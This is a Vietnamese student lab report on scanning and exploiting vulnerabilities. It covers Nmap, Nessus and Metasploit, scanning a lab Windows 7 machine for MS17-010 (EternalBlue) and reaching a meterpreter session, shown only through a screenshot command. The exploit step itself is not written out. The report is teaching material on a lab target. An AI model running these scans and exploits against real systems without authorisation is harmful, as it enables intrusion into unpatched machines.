HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA CÔNG NGHỆ THÔNG TIN 1

BÀI THỰC HÀNH 11

THỰC TẬP CƠ SỞ

Họ và tên : Đinh Quang Hiếu

Mã sinh viên: B19DCAT065

Giảng viên giảng dạy: Hoàng Xuân Dậu

HÀ NỘI, THÁNG 4/2022

Bài 11: Tìm kiếm và khai thác lỗ hổng

I. Lý thuyết

- Tìm hiểu về nmap , nessus , metasploit framework
  + Nmap:
    -
    - Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floydor Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.
    - Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.
    -
  + Nessus:
    - Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại.
    - Nessus cho phép quét các loại lỗ hổng:
      - Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống.
      - Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,…).
      - Mật khẩu mặc định, một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.
      - Tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại
      - Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS).
    - Trong hoạt động thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap) để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn

ngữ tấn công dạng kịch bản Nessus – Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

+ Metasploit framework:
    - Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.
    - Metasploit hỗ trợ nhiều giao diện với người dùng:
        - Console interface: Dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn
        - Web interface: Dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web
        - Command line interface: Dùng msfcli.bat
    - Environment:
        - Global Environment: Được thực thi thông qua 2 câu lệnh setg và unsetg, những options được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module exploits.
        - Temporary Environment: Được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module exploit đang load hiện tại, không ảnh hưởng đến các module exploit khác.
    - Chức năng :
        - Quét cổng để xác định các dịch vụ đang hoạt động trên server.
        - Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
        - Thử nghiệm khai thác các lỗ hổng đã được xác định.


– Một số lỗ hổng, cổng dịch vụ quét được quét được:
    + Port 139: Cổng 139 được sử dụng cho Chia sẻ tập tin và máy in
    + Port 445 : được dùng cho dịch vụ Server Message Block(SMB)
    + Lỗ hổng MS17 -010: là một trong những lỗ hổng bảo mật nghiêm trọng có thể gây thiệt hại lớn cho các doanh nghiệp tại Việt Nam. Tuy lỗ hổng MS17 -010 đã có bản vá lỗi nhưng trong quá trình đánh giá an ninh mạng cho các doanh nghiệp, SecurityBox nhận thấy một số đơn vị vẫn chưa cập nhật phiên bản phòng chống lỗ hổng này


+ Lỗ hổng MS16-047 : lỗ hổng bảo mật tồn tại trong quản lý tài khoản bảo mật (SAM) quyền bảo mật cục bộ (miền chính sách) (LSAD) từ xa giao thức khi họ chấp nhận mức xác thực không bảo vệ đầy đủ các giao thức. Lỗ hổng là bằng cách SAM và thiết lập giao thức từ xa LSAD kênh gọi thủ tục từ xa (RPC). Kẻ tấn công đã thành công khai thác lỗ hổng này có thể truy cập cơ sở dữ liệu SAM.

- Mô tả ngắn gọn về giao thức SMB :
  + SMB được viết tắt của từ Server Message Block, là một giao thức trong hệ điều hành Windows và DOS. SMB cung cấp cơ chế để các máy khách (client) có thể truy cập vào hệ thống file máy chủ (server), cũng như những thiết bị input/output (ví dụ như máy in).
  + Giao thức SMB đã được ra đời và đưa vào sử dụng từ giữa những năm 80 của thế kỷ 20 và trải qua nhiều phiên bản. Cụ thể, vào năm 1984 IBM đã ra SMB trong một bản công bố tài liệu về kỹ thuật của mình. Mục đích thiết kế ban đầu của SMB là một giao thức mạng để đặt tên và kiểm duyệt. Những phiên bản đầu tiên của SMB, hệ thống chia sẻ dữ liệu với các máy khách có quyền ngang nhau, tuy nhiên điều này chưa thực sự đảm bảo an toàn thông tin.
  + SMB là giao thức hoạt động theo cơ chế máy khách - máy chủ (request - response). Hiểu đơn giản là các máy khách sẽ gửi những yêu cầu đến máy chủ SMB sau đó máy chủ sẽ gửi phản hồi lại đến từng yêu cầu.
  + SMB còn có những chức năng quan trọng như:
    - Hỗ trợ tìm kiếm máy chủ sử dụng giao thức SMB khác.
    - Hỗ trợ in qua mạng.
    - Cho phép xác thực các file và thư mục được chia sẻ.
    - Thông báo những thay đổi của file và thư mục.
    - Xử lý những thuộc tính mở rộng của file.
    - Hỗ trợ dàn xếp, đàm phán để tương thích giữa các hình thái của SMB.
    - Cho phép khóa file đang truy cập tùy theo yêu cầu.

II.Thực hành

Chuẩn bị môi trường
Máy ảo kali cài đặt công cụ tấn công





- Các lỗ hổng các cổng dịch vụ quét bằng nmap


```
┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~]
└─$ nmap -sV -A 192.168.133.128
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-21 23:06 EDT
Nmap scan report for 192.168.133.128
Host is up (0.00039s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup:
 WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DQHIEU-B19DCAT0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2h21m02s, deviation: 4h02m29s, median: -1m02s
|_nbstat: NetBIOS name: DQHIEU-B19DCAT0, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:c5:e
4:60 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: dqhieu-b19dcat065
|   NetBIOS computer name: DQHIEU-B19DCAT0\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-04-22T10:06:18+07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-04-22T03:06:18
|_  start_date: 2022-04-22T02:39:03

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 66.69 seconds

┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~]
└─$
```


```
┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~]
└─$ sudo nmap -sV -p445 -f --script=smb-vul* 192.168.133.128                    1 ×
[sudo] password for dinhquanghieu-b19dcat065:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-27 11:14 EDT
Nmap scan report for 192.168.133.128
Host is up (0.00028s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:C5:E4:60 (VMware)
Service Info: Host: DQHIEU-B19DCAT0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds

┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~]
└─$
```

- Cài đặt nessus

```
dinhquanghieu-b19dcat065@B19DCAT065-Hieu-Kali: ~/Downloads
File  Actions  Edit  View  Help
┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~]
└─$ cd Downloads

┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~/Downloads]
└─$ sudo dpkg -i Nessus-10.1.2-debian6_amd64.deb
[sudo] password for dinhquanghieu-b19dcat065:
Selecting previously unselected package nessus.
(Reading database ... 281622 files and directories currently installed.)
Preparing to unpack Nessus-10.1.2-debian6_amd64.deb ...
Unpacking nessus (10.1.2) ...
Setting up nessus (10.1.2) ...
Unpacking Nessus Scanner Core Components ...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://B19DCAT065-Hieu-Kali:8834/ to configure your scanner


┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hi
eu-Kali)-[~/Downloads]
└─$ /bin/systemctl start nessusd.service

┌──(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~/Downloads]
└─$
```



File Actions Edit View Help
(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~]
$ cd Downloads
(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~/Downloads]
$ sudo dpkg -i Nessus-10.1.2-debian6_amd64.deb
sudo] password for dinhquanghieu-b19dcat065:
electing previously unselected package nessus.
Reading database ... 281622 files and directories currently installed.)
reparing to unpack Nessus-10.1.2-debian6_amd64.deb ...
npacking nessus (10.1.2) ...
etting up nessus (10.1.2) ...
npacking Nessus Scanner Core Components ...
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://B19DCAT065-Hieu-Kali:8834/ to configure your scanner
(dinhquanghieu-b19dcat065㉿B19DCAT065-Hi
u-Kali)-[~/Downloads]
$ /bin/systemctl start nessusd.service
(dinhquanghieu-b19dcat065㉿B19DCAT065-Hieu-Kali)-[~/Downloads]
$
Security MSFU Exploit-DB GHDB
nessus
Welcome to Nessus
Choose how you want to deploy Nessus. Select a product to get started.
Nessus Essentials
Nessus Professional
Nessus Manager
Managed Scanner
Continue
© 2022 Tenable™, Inc.


nessus Essentials
Scans
Settings
dinhquanghieu-b19dcat
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Oracle April 2022 Critical Patch Update Addresses ...
Read More
dinhquanghieu
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 20
VPR Top Threats
History 1
Filter
Search Vulnerabilities
20 Vulnerabilities
Sev
Score
Name
Family
Count
MIXED Microsoft Windows (Multiple Issues) Windows 4
MEDIUM 5.3 SMB Signing not required Misc. 1
INFO SMB (Multiple Issues) Windows 7
INFO DCE Services Enumeration Windows 8
INFO Nessus SYN scanner Port scanners 3
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1
INFO Ethernet Card Manufacturer Detection Misc. 1
INFO Ethernet MAC Addresses General 1
INFO ICMP Timestamp Request Remote Date Disclosure Plugin ID: 53513 General 1
INFO Link-Local Multicast Name Resolution (LLMNR) Detection Service detection 1
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 11:18 PM
End: Today at 11:20 PM
Elapsed: 3 minutes
Vulnerabilities
Critical
High
Medium
Low
Info


nessus Essentials
Scans
Settings
dinhquanghieu-b19dcat...
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
dinhquanghieu
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 20
VPR Top Threats
History 1
Assessed Threat Level: Critical
The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.
VPR Severity
Name
Reasons
VPR Score
Hosts
CRITICAL MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPIO... Security Research 9.8 1
MEDIUM MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check) No recorded events 6.0 1
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 11:18 PM
End: Today at 11:20 PM
Elapsed: 3 minutes

- Sử dụng metasploit framework tấn công


  Tìm kiếm các cú pháp liên quan đến ms17_010




- Kiểm tra xem máy win7 có lỗi hay không

```
File  Actions  Edit  View  Help

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Descript
ion
   -  ----                                ---------------  ----    -----  --------
--
   0  auxiliary/scanner/smb/smb_ms17_010                  normal  No     MS17-010
 SMB RCE Detection


Interact with a module by name or index. For example info 0, use 0 or use auxiliar
y/scanner/smb/smb_ms17_010

[*] Using auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.133.128
RHOST => 192.168.133.128
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.133.128:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ult
imate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.133.128:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > echo dinhquanghieu-b19dcat065
[*] exec: echo dinhquanghieu-b19dcat065

dinhquanghieu-b19dcat065
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- Chụp ảnh màn hình




```
meterpreter > screenshot
Screenshot saved to: /home/dinhquanghieu-b19dcat065/jRPvDgHQ.jpeg
meterpreter >
```

